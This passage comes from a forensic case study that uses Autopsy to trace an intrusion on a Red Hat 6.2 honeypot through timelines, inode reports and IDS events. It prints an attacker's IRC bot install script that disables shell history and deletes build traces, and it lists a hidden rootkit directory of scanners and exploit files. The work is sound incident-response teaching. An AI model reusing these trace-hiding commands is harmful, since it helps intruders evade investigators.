17109 17110 17111 17112 17113 17114 17115 17116
17117 17118

Indirect Blocks:
16896

File Type: data

-----------------------------------------------------------------
                    VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The recovered contents of the file allocation blocks that were associated with Inode ‘4040’ appear to be some form of binary index file with many file names listed within the contents of the data blocks. The recovered data blocks total 233 Kilobytes and these may be exported for further analysis if required.

The next couple of lines from the timeline are listed in Table 77:

Table 77 Case Study 03 - Timeline data

```
Wed Nov 08 2000 04:02:00       53 .a. -/-rwxr-xr-x root     root     40361    /etc/cron.daily/inn-cron-rnews
                                0 ma. -/-rw-r--r-- root     root     26218    /var/lock/makewhatis.lock (deleted)
```

Nov 08 - 04:02:00

The activity on November 08 at 04:02 is for the '/etc/cron.daily/inn-cron-rnews' file, this file name, and the following file activity for '/var/lock/makewhatis.lock' points towards a 'Cron' [26]scheduled task. The reference system that has been configured confirms that a default Red Hat 6.2 Server installation has a task scheduled to run at 04:02 each day. The default scheduled daily task runs the following commands:

- inn-cron-expire
- inn-cron-rnews
- logrotate
- makewhatis.cron
- slocate.cron
- tmpwatch

The 'logrotate' and 'slocate' commands would access many files, especially the 'slocate' command as this is used to securely index files on the system, each file it indexes would have its 'File Access Time' modified.

In order to double check the compromised system executes the same daily task Autopsy can be used to view the contents of '/etc/cron.daily' folder to verify the scripts listed match those found on the reference system.

It is possible to view the contents of the '/etc/cron.daily' folder by selecting the 'honeypot.hda8.dd-0-0' from the 'Host Manager' and using the 'File Analysis' mode (Figure 98) of Autopsy.

[26] Cron is a UNIX program that runs programs at scheduled times.




Figure 98 Case Study 03 - Autopsy - File Browser Mode

Entering ‘etc/cron.daily/’ into the ‘Directory Seek’ text box and selecting ‘View’ retrieves the listing for the ‘/etc/cron.daily/’ folder, and the results match those found within the reference system’s ‘/etc/cron.daily/’ folder (Figure 99).




Figure 99 Case Study 03 - Autopsy - ‘/etc/cron.daily/’ Folder view

A comparison of both file sizes and file content is performed to guarantee the contents of the ‘/etc/cron.daily’ folder are a match between the compromised system and the reference system. With this information confirmed it is accepted that the default scheduled task is run at 04:02 which in turn would affect many files by modifying their accessed time.

Further analysis of the timeline indicates that the next 1242 file activity events (up until November 08, 08:25:53) could be easily related to the scheduled daily tasks as the only activity that occurs during this period actually occurs between 04:02:00 and 04:02:06. Merely six seconds had passed during this time, which gives a good indication of the speed at which file system information can be updated.

Nov 08 - 08:25:53

At 08:25:53 the access time on the file '/usr/bin/uptime' is updated, this may indicate that this program file has been executed.

Nov 08 - 08:26:15

At 08:26:15 a modified and changed event occurs on '/etc/hosts.deny' which has a file size of 0. This file may have been blanked out as a default Red Hat 6.2 Server installation includes a '/etc/hosts.deny' file with a file size of 347 bytes. Using the 'File Analysis' mode of Autopsy an investigator can confirm that the file '/etc/hosts.deny' is indeed empty (Figure 100).




Figure 100 Case Study 03 - Autopsy - '/etc/hosts.deny' File Contents

Selecting the ‘Add Note’ link allows the investigator to enter a note for this file (Figure 101):




Figure 101 Case Study 03 - Autopsy - ‘/etc/hosts.deny’ Add Note





Figure 102 Case Study 03 - Autopsy - ‘/etc/hosts.deny’ Add Note Results

Figure 103 illustrates how notes can appear within the event sequencer:



Event Sequencer

Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871
Nov 08, 2000 08:26:15	/etc/ hosts.deny	[M-Time]This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.

Figure 103 Case Study 03 - Autopsy - Event Sequencer

The change to '/etc/hosts.deny' correlates with the information found in data unit '188701' on the 'honeypot.hda8.dd' partition image.

Log fragments found in data unit '1874' on the 'honeypot.hda9.dd' partition image indicate the intruder made an alternate connection from 'c871553-b.jffsn1.mo.home.com' on Nov 08 at 08:28:41. The next set of lines from the timeline is listed in Table 78:

Table 78 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:29:27    63728 .a. -/-rwxr-xr-x root     root     16125    /usr/bin/ftp
Wed Nov 08 2000 08:33:42     1024 .a. d/drwx------ daemon   daemon   58465    /var/spool/at
Wed Nov 08 2000 08:45:18        0 .a. -/-rw-r--r-- root     root     26217    /etc/hosts.deny
                            31376 .a. -rwxr-xr-x root     root     93839    <honeypot.hda5.dd-dead-93839>
                              161 .a. -/-rw-r--r-- root     root     26216    /etc/hosts.allow
Wed Nov 08 2000 08:45:19       63 .a. -/-rw-r--r-- root     root     26573    /etc/issue.net
Wed Nov 08 2000 08:45:24     1504 .a. -/-rw-r--r-- root     root     18147    /etc/security/console.perms
```

Nov 08 - 08:29:27

At 08:29:27 the '/usr/bin/ftp' program was executed

Nov 08 - 08:45:18

At 08:45:18 an access was made to a deleted file (or Unallocated Inode). The filename '<honeypot.hda5.dd-dead-93839>' indicates the file is from the partition images 'honeypot.hda5.dd', and its meta-data structure is '93839'. Using the same procedure as was used to inspect the contents of the filename '<honeypot.hda7.dd-

dead-4040>' (Table 79) which featured earlier in the timeline it appears this file is a telnet daemon. The file size and strings comparison on the data blocks coincides with that of the '/usr/sbin/in.telnetd' found on the reference Red Hat 6.2 Server Installation.

Table 79 Case Study 03 - Autopsy Inode Report for Inode '93839' on 'honeypot.hda5.dd'

```
                Autopsy Inode Report

-----------------------------------------------------------
                   GENERAL INFORMATION

Inode: 93839
Pointed to by file(s):
  inode not currently used
MD5 of istat output: 0f4d3ae8ff95c91751da01086f8ab75b
SHA-1 of istat output: 03b25e4898c407a8254ccb2b4f08cc54fa205590

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Thu Sep 29 05:18:38 2005
Investigator: Anthony

-----------------------------------------------------------
                   META DATA INFORMATION

inode: 93839
Not Allocated
Group: 6
Generation Id: 1540077690
uid / gid: 0 / 0
mode: -rwxr-xr-x
size: 31376
num of links: 0

Inode Times:
Accessed:Wed Nov  8 08:45:18 2000
File Modified:Tue Mar  7 04:36:57 2000
Inode Modified:Wed Nov  8 08:52:33 2000
Deleted:Wed Nov  8 08:59:52 2000

Direct Blocks:
226243 226244 226245 226246 226247 226248 226249 226250

File Type: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses
shared libs), stripped

-----------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The telnet daemon access at 08:45:18 is most likely from a remote connection, and this correlates with the evidence from the 'lastlog' inspection which indicates that user ID 5000 was used. Information contained in data unit '107880'of the 'honeypot.hda8.dd' partition image relates user ID 5000 to user account 'adm1'. The information contained within the 'lastlog' inspection confirms the intruder connected from 'c871553-b.jffsn1.mo.home.com'. The timestamp recorded in the '/var/log/lastlog' file matches the atime of the file '/etc/security/console.perms', which is inspected by '/lib/security/pam_console.so', which in turn is used by 'login'.

Nov 08 - 08:51:37

08:51:37 relates to a deleted file (or Unallocated Inode) '<honeypot.hda8.dd-dead-8133>'

Table 80 Case Study 03 - Timeline data

Wed Nov 08 2000 08:51:37 2129920 m.. -rw-r--r-- drosen drosen 8133 <honeypot.hda8.dd-dead-8133>

The 'Metadata Mode' of Autopsy can be used to export the contents of Inode '8133' on the 'honeypot.hda8.dd' partition image by selecting the 'Export Contents' button as illustrated in Figure 104.

Warning: As explained previously it is very important to select the correct partition image within Autopsy when viewing the contents of Inodes, as the meta-data represented by Inode '8133' (if it exists) will represent completely different data on the other partition images.

Figure 104 Case Study 03 - Autopsy - Metadata Details for Inode '8133'

After exporting the data contents for inode '8133' which Autopsy reports as a 'POSIX tar archive', the archive is extracted and the contents appear to be for an 'eggdrop' [27] IRC[28] bot. The files contained within the archive are stored within a directory that contains a single space character, which may not be completely obvious when performing a directory listing. The directory listing and output for the 'file' command are illustrated in Figure 105, with the red pointer indicating the single space character directory.




Figure 105 Case Study 03 - Eggdrop Extraction

Examination of the extracted files finds references to 'tPACK', and also finds a script called 'install'.

[27] Eggdrop is a popular IRC bot. It was originally written in the December of 1993 by Robey Pointer to watch a single channel. It is written in the C programming language, and features an interface for scripts that allow the user to enhance the functionality of the bot. The language used in the script interface is Tcl.

[28] Internet Relay Chat (IRC) is an internet based communications system that permits people from across the world to hold real-time conversations online, in a text-only form.

Searching for ‘tpack’ on the ‘honeypot.hda8.dd’ partition image within the ‘Keyword Search’ mode of Autopsy locates 21 occurrences at the following data locations:

- 8995
- 33063
- 33564
- 34470
- 34668
- 34685
- 34686
- 34689
- 35116
- 98624
- 143571
- 246211
- 246409
- 246427
- 246428
- 246430
- 246858
- 247024

Note: The initial string found was ‘tPACK’, however the search performed was on ‘tpack’ (lowercase) this was an error on the investigator’s part, however the results recovered still managed to provide enough evidentiary leads to continue with the analysis without needing to go back and perform a search for ‘tPACK’. If few leads were found then the investigator would have then needed to go back and perform a search for ‘tPACK’.

The data contained within data unit ‘33063’ may indicate the ‘tar’ file was originally called ‘tpack23-ef.tar’. It also appears from the information contained in data unit ‘33063’ a file may have previously existed called ‘ pack23-ef.tgz’. The space character may indicate this file was deleted, which is why the first character of the filename is missing, however it is more than likely the first character was also the letter ‘t’. The Autopsy string report for data unit ‘33063’ is listed in Table 81:

Table 81 Case Study 03 - Autopsy String Report for Data Unit '33063' on 'honeypot.hda8.dd'

```
                Autopsy string Fragment Report

---------------------------------------------------------------
                  GENERAL INFORMATION

Fragment: 33063
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: affc3ce1cdd5bdee4641cdcd37e8b6d3
MD5 of string output: 0f7fb64ec7eb7c680c9ff8c5f3790c4d

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 05:34:02 2005
```

```
Investigator: Anthony
-----------------------------------------------------------------
                        CONTENT

 pack23-ef.tgz
tpack23-ef.tar

-----------------------------------------------------------------
                    VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The data contained within data unit ‘34689’ appears to be an install script for the ‘eggdrop’. The Autopsy ASCII report for data unit ‘34689’ is listed in Table 82:

Table 82 Case Study 03 - Autopsy ASCII Report for Data Unit '34698' on 'honeypot.hda8.dd'

```
                 Autopsy ascii Fragment Report

-----------------------------------------------------------------
                    GENERAL INFORMATION

Fragment: 34689
Fragment Size: 1024

Pointed to by Inode: 8133
Pointed to by files:
  inode not currently used
MD5 of raw Fragment: 91fb3d393a9ef3a2d7580b0355d41f1a
MD5 of ascii output: fe9b4f2f36500962c4490bf8e8edecdb

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Sat Oct  1 05:32:34 2005
Investigator: Anthony
-----------------------------------------------------------------
                        CONTENT

unset HIST
chmod a-w ~/.bash_history
./configure --silent
make eggdrop
mv eggdrop p
rm -rf src
rm install
gcc encrypt.c -o encrypt
rm *.c
rm config*
rm lush*
rm Make*
rm *.h > /dev/null
rm DEBUG*
chmod 700 run
echo " "
echo "Completed installation of tpack version 2.3"
.....................................................................................................
.....................................................................................................
............
/config.log.....................................................................................100644 .  1750 .
144        .                                                    4354               7165771137               11574.
0.....................................................................................ustar
.toro.........................users.....................................................................
.....................................................................................................
..................

-----------------------------------------------------------------
                    VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The other data units that reference ‘tpack’ appear to mainly be part of the source code included with the ‘eggdrop’ IRC bot.

Nov 08 - 08:51:53 -> Nov 08 – 08:51:56

The file activity events contained in Table 83 from 08:51:53 to 08:51:56 relate to files contained in ‘/usr/man/.Ci’.

Table 83 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:51:53    17969 .a. -/-rwxr-xr-x 1010     users    109832   /usr/man/.Ci/scan/x/x
                             1760 .a. -/-rwxr-xr-x 1010     users    109829   /usr/man/.Ci/scan/bind/ibind.sh
                            15092 .a. -/-rwxr-xr-x 1010     users    109836   /usr/man/.Ci/scan/x/pscan
                             4096 .a. d/drwxr-xr-x 1010     users    109841   /usr/man/.Ci/scan/port/strobe
                             1259 .a. -/-rwxr-xr-x 1010     users    109834   /usr/man/.Ci/scan/x/xfil
                             4096 .a. d/drwxr-xr-x 1010     users    109831   /usr/man/.Ci/scan/x
                             4096 .a. d/drwxr-xr-x 1010     users    109828   /usr/man/.Ci/scan/bind
                             1153 .a. -/-rwxr-xr-x 1010     users    109801   /usr/man/.Ci/install-sshd1 (deleted)
                             4096 .a. d/drwxr-xr-x 1010     users    93898    /usr/man/.Ci/
                               83 .a. -/-rwxr-xr-x 1010     users    109855   /usr/man/.Ci/addps
                           185988 .a. -/-rwxr-xr-x 1010     users    109856   /usr/man/.Ci/find
                             3980 .a. -/-rw-r--r-- 1010     users    109830   /usr/man/.Ci/scan/bind/pscan.c
                               17 .a. -/-rw------- 1010     users    109844   /usr/man/.Ci/scan/port/strobe/VERSION
                           133344 .a. -/-rwxr-xr-x 1010     users    109850   /usr/man/.Ci/q
                             1455 .a. -/-rwxr-xr-x 1010     users    109823   /usr/man/.Ci/scan/amd/ben.c
                           147900 .a. -/-rwxr-xr-x 1010     users    109814   /usr/man/.Ci/inetd
                             4096 .a. d/drwxr-xr-x 1010     users    109821   /usr/man/.Ci/scan/amd
                             4096 .a. d/drwxr-xr-x 1010     users    109840   /usr/man/.Ci/scan/port
                            21800 .a. -/-rw-r--r-- 1010     users    93896    /usr/man/.Ci/scan/statd/statdx
                            19140 .a. -/-rw-r--r-- 1010     users    93895    /usr/man/.Ci/scan/statd/r
                            26676 .a. -/-rw-r--r-- 1010     users    109839   /usr/man/.Ci/scan/wu/fs
                            39950    .a.    -/-rw-------    1010                     users                  109847
/usr/man/.Ci/scan/port/strobe/strobe.services
                             5324 .a. -/-rwxr-xr-x 1010     users    109808   /usr/man/.Ci/sp.pl
                            49800 .a. -/-rwxr-xr-x 1010     users    109851   /usr/man/.Ci/pstree
                              171 .a. -/-rw------- 1010     users    109842   /usr/man/.Ci/scan/port/strobe/INSTALL
                            12392 .a. -/-rwxr-xr-x 1010     users    79062    /usr/man/.Ci/scan/daemon/z0ne
                             4096 .a. d/drwxr-xr-x 1010     users    109820   /usr/man/.Ci/scan
                             1187    .a.    -/-rw-------    1010                     users                  109843
/usr/man/.Ci/scan/port/strobe/Makefile
                              385 .a. -/-rwxr-xr-x 1010     users    109833   /usr/man/.Ci/scan/x/xscan
                            13023 .a. -/-rwxr-xr-x 1010     users    109824   /usr/man/.Ci/scan/amd/ben
                            15667 .a. -/-rwxr-xr-x 1010     users    109825   /usr/man/.Ci/scan/amd/pscan
                            37760 .a. -/-rw-r--r-- 1010     users    109838   /usr/man/.Ci/scan/wu/wu
                             3980 .a. -/-rw-r--r-- 1010     users    109835   /usr/man/.Ci/scan/x/pscan.c
                             5907 .a. -/-rw------- 1010     users    79063    /usr/man/.Ci/scan/daemon/lscan2.c
                             6793 .a. -/-rw-r--r-- 1010     users    17497    /usr/man/.Ci/paki/stream.c
                             4390 .a. -/-rw-r--r-- 1010     users    93897    /usr/man/.Ci/scan/statd/classb
                              114 .a. -/-rwxr-xr-x 1010     users    109827   /usr/man/.Ci/scan/amd/a.sh
                           132785 .a. -/-rwxr-xr-x 1010     users    109809   /usr/man/.Ci/qs
                             1153 .a. -rwxr-xr-x 1010     users    109801   <honeypot.hda5.dd-dead-109801>
                           350996 .a. -/-rwxr-xr-x 1010     users    109812   /usr/man/.Ci/syslogd
                             4096 .a. d/drwxr-xr-x 1010     users    17495    /usr/man/.Ci/paki
                              118 .a. -/-rwxr-xr-x 1010     users    93899    /usr/man/.Ci/ /Anap
                            12716 .a. -/-rwxr-xr-x 1010     users    109822   /usr/man/.Ci/scan/amd/amdx
                             8524 .a. -/-rwxr-xr-x 1010     users    17496    /usr/man/.Ci/paki/slice2
                            12495 .a. -/-rwxr-xr-x 1010     users    109852   /usr/man/.Ci/killall
                             4096 .a. d/drwxr-xr-x 1010     users    79061    /usr/man/.Ci/scan/daemon
                              156 .a. -/-rwxr-xr-x 1010     users    109863   /usr/man/.Ci/needz
                            17364    .a.    -/-rw-------    1010                     users                  109846
/usr/man/.Ci/scan/port/strobe/strobe.c
                             4096 .a. d/drwxr-xr-x 1010     users    109837   /usr/man/.Ci/scan/wu
                             4096 .a. d/drwxr-xr-x 1010     users    93894    /usr/man/.Ci/scan/statd
                             4442 .a. -/-rwxr-xr-x 1010     users    109826   /usr/man/.Ci/scan/amd/pscan.c
                             3296    .a.    -/-rw-------    1010                     users                  109845
/usr/man/.Ci/scan/port/strobe/strobe.1
Wed Nov 08 2000 08:51:54      714 ..c -/-rwxr-xr-x 1010     users    109806   /usr/man/.Ci/a.sh
                             7229 ..c -/-rwxr-xr-x 1010     users    109805   /usr/man/.Ci/snif
Wed Nov 08 2000 08:51:55     4096 ..c d/drwxr-xr-x 1010     users    109831   /usr/man/.Ci/scan/x
                            26676 ..c -/-rw-r--r-- 1010     users    109839   /usr/man/.Ci/scan/wu/fs
                            12392 ..c -/-rwxr-xr-x 1010     users    79062    /usr/man/.Ci/scan/daemon/z0ne
                             4096 ..c d/drwxr-xr-x 1010     users    109837   /usr/man/.Ci/scan/wu
                            17364    ..c    -/-rw-------    1010                     users                  109846
/usr/man/.Ci/scan/port/strobe/strobe.c
                           132785 ..c -/-rwxr-xr-x 1010     users    109809   /usr/man/.Ci/qs
                             3098 ..c -/-rwxr-xr-x 1010     users    109848   /usr/man/.Ci/snap
                             4096 ..c d/drwxr-xr-x 1010     users    109828   /usr/man/.Ci/scan/bind
                             4096 ..c d/drwxr-xr-x 1010     users    109841   /usr/man/.Ci/scan/port/strobe
                              171 ..c -/-rw------- 1010     users    109842   /usr/man/.Ci/scan/port/strobe/INSTALL
                           147900 ..c -/-rwxr-xr-x 1010     users    109814   /usr/man/.Ci/inetd
                            39950    ..c    -/-rw-------    1010                     users                  109847
/usr/man/.Ci/scan/port/strobe/strobe.services
                             5324 ..c -/-rwxr-xr-x 1010     users    109808   /usr/man/.Ci/sp.pl
                           133344 ..c -/-rwxr-xr-x 1010     users    109850   /usr/man/.Ci/q
                              114 ..c -/-rwxr-xr-x 1010     users    109827   /usr/man/.Ci/scan/amd/a.sh
                            13023 ..c -/-rwxr-xr-x 1010     users    109824   /usr/man/.Ci/scan/amd/ben
                             4442 ..c -/-rwxr-xr-x 1010     users    109826   /usr/man/.Ci/scan/amd/pscan.c
                             1760 ..c -/-rwxr-xr-x 1010     users    109829   /usr/man/.Ci/scan/bind/ibind.sh
